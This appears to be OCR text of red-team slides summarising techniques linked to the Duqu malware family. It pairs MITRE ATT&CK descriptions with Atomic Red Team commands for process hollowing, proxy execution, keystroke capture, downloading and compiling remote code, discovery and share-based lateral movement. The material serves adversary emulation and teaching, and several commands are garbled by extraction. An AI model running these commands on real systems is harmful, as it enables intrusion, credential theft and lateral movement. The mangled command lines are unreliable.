
DUQU FAMILY(2011-15) T&T BRIEFLY



TA0005: Defence Evasion



T1055: Process
Injection

Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.



```
.$PathToAtomsicsFolder\T1055  
.012\src\Start-  
Hollow.ps1$ppid=Get-Process  
#${parent_process_name} |  
select -expand idStart-Hollow -  
Sponsor "#  
{sponsor_binary_path}" -  
Hollow "#  
{hollow_binary_path}" -  
ParentPID $ppid -Verbose
```

Difficulty



#BUGDASHT_CTB



RED TEAM


DUQU FAMILY(2011-15) T&T BRIEFLY



TA0005: Defence Evasion


T1218: System Binary
Proxy Execution

- Adversaries may bypass process and/or signature-based defenses by proxying execution of malicious content with signed, or otherwise trusted, binaries. Binaries used in this technique are often Microsoft-signed files, indicating that they have been either downloaded from Microsoft or are already native in the operating system. Binaries signed with trusted digital certificates can typically execute on Windows systems protected by digital signature validation. Several Microsoft signed binaries that are default on Windows installations can be used to proxy execution of other files or commands.
- Similarly, on Linux systems adversaries may abuse trusted binaries such as split to proxy execution of malicious commands.



control.exe #{cpl_file_path}

Difficulty




APT Used

Detection

#BUGDASHT_CTB

RED TEAM




DUQU FAMILY(2011-15) T&T BRIEFLY



TA0005: Defence Evasion

T1078: Valid Accounts


- Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access and remote desktop.
- Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.



net user [UserName] *


net user [UserName] * /domain

Difficulty



#BUGDASHT_CTB

RED TEAM




DUQU FAMILY(2011-15) T&T BRIEFLY



TA0006: Credential Access


T1056: Input Capture

Adversaries may use methods of capturing user input to obtain credentials or collect information. During normal system usage, users often provide credentials to various different locations, such as login pages/portals or system dialog boxes. Input capture mechanisms may be transparent to the user (e.g. Credential API Hooking) or rely on deceiving the user into providing input into what they believe to be a genuine service (e.g. Web Portal Capture).



Set-Location \$PathToAtomsicsFolder
.\\T1056.001\\src\\Get-Keystrokes.ps1 -LogPath #{filepath}

Difficulty




APT Used

Detection

#BUGDASHT_CTB



RED TEAM




DUQU FAMILY(2011-15) T&T BRIEFLY



TA0007: Discovery

T1010: Application Window Discovery


Adversaries may attempt to get a listing of open application windows. Window listings could convey information about how the system is used or give context to information collected by a keylogger.



Invoke-WebRequest
<https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1010/src/T1010.cs> -OutFile "{input_source_code}"

C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe -out:{output_file_name} #{input_source_code} #{output_file_name}


Difficulty



Detection

#BUGDASHT_CTB

RED TEAM




DUQU FAMILY(2011-15) T&T BRIEFLY



TA0007: Discovery


T1057: Process
Discovery

Adversaries may attempt to get information about running processes on a system. Information obtained could be used to gain an understanding of common software/applications running on systems within the network. Adversaries may use the information from Process Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.



```
#Windows  
Get-Process  
tasklist  
  
#Nix  
lsof | awk '{if (NR!=1)  
{programs[$1] += 1; total += 1;  
}} END { print "COUNT NAME";  
for (program in programs) {  
print programs[program], " ",  
program;} print total, " TOTAL"  
}' | sort -n;
```


Difficulty



Detection

#BUGDASHT_CTB

RED TEAM




DUQU FAMILY(2011-15) T&T BRIEFLY



TA0007: Discovery


T1016: System Network Configuration
Discovery

Adversaries may look for details about the network configuration and settings, such as IP and/or MAC addresses, of systems they access or through information discovery of remote systems. Several operating system administration utilities exist that can be used to gather this information. Examples include Arp, ipconfig/ifconfig, nbtstat, and route.



ipconfig /all
netsh interface show interface
arp -a
nbtstat -n
net config

Difficulty



Detection



#BUGDASHT_CTB




RED TEAM

DUQU FAMILY(2011-15) T&T BRIEFLY




TA0007: Discovery
T1049: System Network Connections Discovery

Adversaries may attempt to get a listing of network connections to or from the compromised system they are currently accessing or from remote systems by querying for information over the network.




netstatnet usenet sessions



#BUGDASHT_CTB

RED TEAM




DUQU FAMILY(2011-15) T&T BRIEFLY



TA0008: Lateral Movement


T1021: Remote Services

Adversaries may use Valid Accounts to log into a service specifically designed to accept remote connections, such as telnet, SSH, and VNC. The adversary may then perform actions as the logged-on user.



```
cmd.exe /c "net use \\#{computer_name}\#{share_name} # {password} /u:#\{user_name\}"
```


Difficulty



Detection

#BUGDASHT_CTB

RED TEAM



DUQU FAMILY(2011-15) T&T BRIEFLY




TA0009: Collection

T1560: Archive
Collected Data

